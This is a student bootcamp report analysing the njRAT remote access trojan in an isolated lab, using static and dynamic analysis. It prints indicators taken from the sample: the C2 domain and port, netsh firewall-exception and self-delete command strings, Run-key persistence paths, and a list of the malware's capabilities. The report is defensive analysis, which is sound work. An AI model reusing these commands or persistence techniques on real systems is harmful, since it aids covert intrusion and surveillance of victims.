BOOTCAMP PROJECT REPORT

Project Title	**:**	**Information Security System untuk Malware Analisis**
Bootcamp Client	**:**	**P.T. Square Gate One**
Concentration	**:**	**Cyber Security**

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ABSTRACT

This project focuses on analyzing a real-world malware sample called njRAT v0.6.4, a well-known Remote Access Trojan (RAT) that is still active today. The main objective of this study is to understand how njRAT infects a system, maintains persistence, communicates with its operator, and performs its malicious tasks. The analysis was conducted in a secure lab environment using two isolated virtual machines: Flare VM for host-based analysis and Remnux for network-based observations.

In this analysis, we applied three stages of analysis: static, dynamic, and reverse engineering. Static analysis helped us extract readable strings, identify file structure, and detect indicators such as the C2 domain **zaaptoo.zapto.org**. Dynamic analysis showed the malware's behavior in real time, including registry modification, keylogging, and connection to a remote server using port 1177. In the reverse engineering phase, we analyze the source code to understand how commands are built, sent, and processed between the attacker and the victim, Basically to understand hows the malware works.

The results show that njRAT uses obfuscation, encrypted strings, and registry persistence to stay hidden while providing the attacker with full control over the infected system. This project highlights the importance of malware analysis in understanding cyber threats and supports better detection and mitigation techniques. It also shows how legacy malware can still pose serious risks if not properly defended against.

INTRODUCTION

Malware analysis is the process of studying malicious software to understand its behavior, origin, capabilities, and impact. The goal is to uncover how a piece of malware infects systems, what damage it causes, and how it communicates with its operator. This process is critical for developing defensive strategies, improving detection tools, and strengthening the overall security posture of a system or organization.

For this project, we conducted a structured analysis of a real-world malware sample using a controlled and isolated lab environment. The objective was to trace the malware's behavior through static analysis, dynamic observation, and advanced reverse engineering, with a focus on extracting meaningful indicators and understanding its internal logic.

We used the lab setup provided in the course, which involved uploading two virtual machines to Oracle VirtualBox: **Flare VM** and **Remnux**. Flare VM allows host-based indicator analysis for any local artifacts on the infected machine, while Remnux is used to collect network-based indicators, such as Command and Control (C2) communication and outbound connections. Both VMs were configured with network isolation to ensure the malware sample had no access to the internet or the host system. All observations were conducted strictly within this controlled environment.

The malware sample chosen for this case study is **njRAT v0.6.4**, a well-known Remote Access Trojan (RAT) that we downloaded from theZoo's GitHub repository:
https://github.com/ytisf/theZoo/tree/master/malware/Binaries/njRAT-v0.6.4
theZoo is a reputable malware archive used for educational and research purposes, similar to Vx-Underground. All samples are packaged in ZIP archives to reduce the risk of accidental execution. The archive was unzipped using the standard password **infected**.

Remote Access Trojans (RATs) like njRAT are still widely used by attackers to take control of victim systems, steal information, and perform surveillance without the user's knowledge. These types of malware often include features such as keylogging, webcam access, credential theft, and remote file control, making them dangerous and highly intrusive. Although njRAT is over a decade old, it remains active in the wild, with rising detection rates. This makes it a valuable subject for beginner-level malware analysis, as it represents a complete, real-world threat with common malicious behaviors.

However, many students and entry-level security professionals still lack a clear understanding of how RATs like njRAT work internally. Without practical, hands-on experience, it becomes difficult to detect and defend against such threats, especially when they use techniques like obfuscation, encrypted strings, and hidden persistence mechanisms. For a broader view of njRAT's activity in the wild, refer to Any.Run's malware trend page:
https://any.run/malware-trends/njrat

Remote Access Trojans such as njRAT are still effective and dangerous, yet the techniques they use are often misunderstood. Many analysts and students struggle to identify the full infection chain and behavior of these tools. Without detailed analysis, organizations remain vulnerable to attacks involving similar malware.

The main goals of this project are:

- To analyze the structure and behavior of the njRAT v0.6.4 malware sample.
- To understand how the malware infects a system, connects to a C2 server, and performs malicious tasks such as keylogging and remote desktop access.
- To reverse engineer the njRAT code and reveal its command structure and data flow.
- To identify indicators of compromise (IOCs) and propose a mitigation plan that can be used for future detection and defense.

This project focuses on a single malware sample: njRAT version 0.6.4, downloaded from theZoo for educational purposes. The analysis was conducted in a virtual environment using Flare VM and Remnux. No testing was performed on real-world networks or production systems. The reverse engineering is limited to .NET binaries and does not include advanced obfuscation bypassing or deep cryptographic decryption. All findings are intended for academic and research use only.

METHODS

To study the njRAT v0.6.4 malware, we used a structured and layered approach consisting of three main analysis methods: **static analysis**, **dynamic analysis**, and **reverse engineering**. All activities were performed in a safe and isolated lab environment using virtual machines.

1. **Lab Setup**

   We used two virtual machines inside Oracle VirtualBox:

   - **Flare VM** for host-based analysis (such as inspecting file changes, registry activity, and process behavior).
   - **Remnux** for network-based analysis (such as monitoring traffic and simulating servers).

   Both machines were isolated from the internet to prevent accidental spread or real-world communication with the malware's server.

2. **Basic Static Analysis**

   In this phase, we examined the malware without running it. Tools such as **FLOSS**, **PEStudio**, and **PEiD** were used to:

   - Extract readable and hidden strings.
   - Analyze the PE header and file metadata.
   - Detect potential packing or obfuscation.
   - Identify hardcoded domains, file names, and registry paths.

   We also submitted the malware hash to **VirusTotal** to confirm its identity and review detection results from various antivirus engines.

3. **Basic Dynamic Analysis**

   We executed the malware in the virtual lab and observed its behavior in real time. The following tools were used:

   - **TCPView** and **Wireshark** to detect outbound connections and DNS resolutions.
   - **INetSim** to simulate a fake network environment and intercept malware traffic.
   - **Procmon** to monitor file system and registry activity.
   - **Netcat** to listen for C2 connections on port 1177.

This phase revealed the malware's communication with the C2 server (**zaaptoo.zapto.org**), creation of autorun registry keys, keylogging activity, and dropped payloads (**nJRAT.exe** and **njq8.exe**).

4. **Reverse Engineering**

We used decompiler tools such as **dnSpy** to inspect the internal code of **nJRAT.exe**. This allowed us to:

- Understand how commands are built and sent between client and server.
- Identify how strings were encrypted and decoded during runtime.
- Analyze key classes such as **Client**, **SK**, **Form1**, etc.., and command dispatcher methods.

The reverse engineering process helped us map how njRAT handles features like remote desktop, webcam access, keylogging, file control, and plugin loading.

5. **Workflow and Team Collaboration**

Our team divided the analysis into three main tasks:

- Static analysis
- Dynamic/behavior analysis
- Reverse engineering

Each member contributed to documenting findings, validating results, and preparing mitigation strategies. Collaboration tools such as shared documents were used to organize and consolidate all parts of the project.

RESULTS

BASIC STATIC ANALYSIS

For the initial static analysis of the malware sample, we used several tools including **FLOSS**, **PEStudio**, and **PEiD**. These tools allowed us to gather important metadata, inspect file headers, extract readable strings, and check for signs of packing or obfuscation.

Before beginning the analysis, we created a clean snapshot of the virtual machine to ensure repeatability and safe testing. The malware was executed with and without **INetSim** (a simulated network service environment) to observe any behavioral differences. Because malware often behaves differently after installation or initial execution, we reverted to the clean snapshot before each detonation to maintain a controlled environment.


To start, we ran **floss njrat.exe** in the terminal. FLOSS attempts to decode obfuscated or stack-based strings, providing deeper insight than traditional string dumpers. This tool gave us several meaningful outputs, revealing text fragments and internal labels used by the malware. These strings often serve as early indicators of compromise (IOCs) or reveal embedded functionality. Below are some interesting strings found:

"**Mscorlib**" referenced an indicator that the malware was written in C#	+-----------------------------------+ | FLOSS STATIC STRINGS: ASCII (4215) | +-----------------------------------+ !This program cannot be run in DOS mode. .text `.sdata .rsrc @.reloc lSystem.Resources.ResourceReader, mscorlib, PADPADPF (9r| !This program cannot be run in DOS mode.
Executables referenced	njRAT.exe ClassLibrary1.exe EnKSaR.HaCKeR.exe Windows.exe njq8.exe
Domains	zaaptoo.zapto.org 1177 (port)
Malicious/interesting commands	netsh firewall add allowedprogram " netsh firewall delete allowedprogram "


	temp ,tmp cmd.exe /c ping 127.0.0.1 & del
A collection of malware capabilities	RemoteDesktopToolStripMenuItem RemoteCamToolStripMenuItem1 GetPasswordsToolStripMenuItem FileManagerToolStripMenuItem1 ProcessManagerToolStripMenuItem1 KeyloggerToolStripMenuItem ToolStripStatusLabel4 OpenChatToolStripMenuItem RemoteShellToolStripMenuItem RegistryToolStripMenuItem RunFileToolStripMenuItem FromLinkToolStripMenuItem1 FromDiskToolStripMenuItem1 ScriptToolStripMenuItem njRAT.proc.resources njRAT.kl.resources njRAT.STNG.resources njRAT.shl.resources njRAT.Pass.resources njRAT.Form1.resources njRAT.sc.resources njRAT.notf.resources njRAT.script.resources njRAT.RGv.resources njRAT.FM.resources njRAT.Mic.resources njRAT.FURL.resources njRAT.Chat.resources njRAT.DW.resources njRAT.Cam.resources njRAT.up.resources njRAT.Note.resources njRAT.reg.resources
An encrypted code	ecc7c8c51c0850c1ec247c7fd3602f20 (MD5 hash for “windows”) SGFjS2Vk (Base64 for "HacKed")
Malware version, modules used, and link to author’s Twitter (Likely indicates commercial	Project\t\t: njRat Verison\t\t: 0.6.4

malware)	Coded By\t\t: njq8 FireFox Stealer\t: DarkSel Paltalk Stealer\t: pr0t0fag Chrome Stealer\t: RockingWithTheBest Opera Stealer\t: Black-Blood, KingCobra Icon Changer\t: Miharbi Thnx To\t\t: MaSad ,CoBrAxXx Twitter\t\t: https://twitter.com/njq8
Possible path that stores a file	\system32\ Software\ C:\Users\algha_000\AppData\Local\Temporary Projects\EnKSaR.HaCKeR obj\x86\Release\EnKSaR.HaCKeR.pdo Software\Microsoft\Windows\CurrentVersion\Run SystemDrive

We then loaded **njrat.exe** into **PEStudio**, a tool that provides a structured overview of PE file metadata. Within the interface, we reviewed the file hash, detected CPU architecture, and the compilation timestamp. Notably, the **original filename** shown in the metadata was **EnKSaR.HaCKeR.exe**, matching references found in the extracted strings. This is a common technique used by attackers to rename payloads but retain the original identity internally.



To verify whether the file was packed or obfuscated, we used **PEiD**, which can detect common packers and protectors. The result returned "Nothing found," indicating that the file is **not packed using any known packer**. This suggested that we could proceed with further static and dynamic analysis without first unpacking the binary, an often time-consuming step.




Finally, we submitted the hash of the file to **VirusTotal** to check for existing detections. The result can be found here:
https://www.virustotal.com/gui/file/fd624aa205517580e83fad7a4ce4d64863e95f62b34ac72647b1974a52822199
As of the time of writing, **62 out of 71 antivirus engines flagged the file as malicious**, which strongly confirms the sample's identity as njRAT.

BASIC DYNAMIC ANALYSIS


To understand the behavior of the malware in a live environment, we executed the sample and monitored its activity in real time. Tools such as **TCPView**, **Wireshark**, **Procmon**, **INetSim,** and **Netcat** were used to observe network communications, file system changes, process activity, and persistence mechanisms.

Upon execution, we observed that the malware immediately began creating outbound TCP SYN connections every few seconds to remote port 1177. These repeated attempts strongly indicated beaconing behavior to a Command and Control (C2) server, an external host under the attacker's co

In **TCPView**, these connections were initiated by a process named **windows.exe** and were highlighted in orange, showing an active state. The connections were directed to the domain **zaaptoo.zapto[.]org**, which resolved through a DNS query. Notably, the beaconing only began after this DNS resolution succeeded.





We simulated the C2 environment using **INetSim**, and verified the communication flow in **Wireshark**, which showed the malware successfully resolving the C2 domain and initiating outbound data transmission. To safely intercept this traffic, we modified the **hosts file** on the virtual machine, redirecting **zaaptoo.zapto[.]org** to the local loopback address 127.0.0.1. This allowed the traffic to be captured locally rather than reaching the actual malicious server.




After reaching the C2 domain, it began encoding and sending data to this address. We captured the data in transit by editing the hosts file to point *zaaptoo.zapto[.]org* to our virtual machine's loopback address, 127.0.0.1. The **hosts file** tells a computer which IP address a website is hosted by, so in this case, we told the traffic to loop back to us instead of going to the real malicious website's IP.

Using the **ncat -nlvp 1177** command, we launched a Netcat listener on the same port used by the malware. The captured output revealed that our activity and application usage were being logged and then decrypted using Base64, suggesting that njRAT was actively monitoring the user environment and sending this data to its operator.







To further investigate system-level modifications, we utilized **Procmon** to inspect process activity and registry interactions. Reviewing the process tree confirmed that **windows.exe** had spawned several subprocesses and opened multiple files, indicating active interaction with the host system. Procmon's process tree showing njRAT opening two unusual files and running commands




We then filtered Procmon for **registry key modifications**, and identified that windows.exe had created persistence mechanisms by adding entries to the Run keys in path “**HKCU\Software\Microsoft\Windows\CurrentVersion\Run”** and we also found the same **registry key modifications** in path “**HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run**”.
Meaning two entries were found, both using an MD5 hash name “**ecc7c8c51c0850c1ec247c7fd3602f20**”. After decoding, this resolved to the string "**Windows**", which was intended to blend in with legitimate system entries.

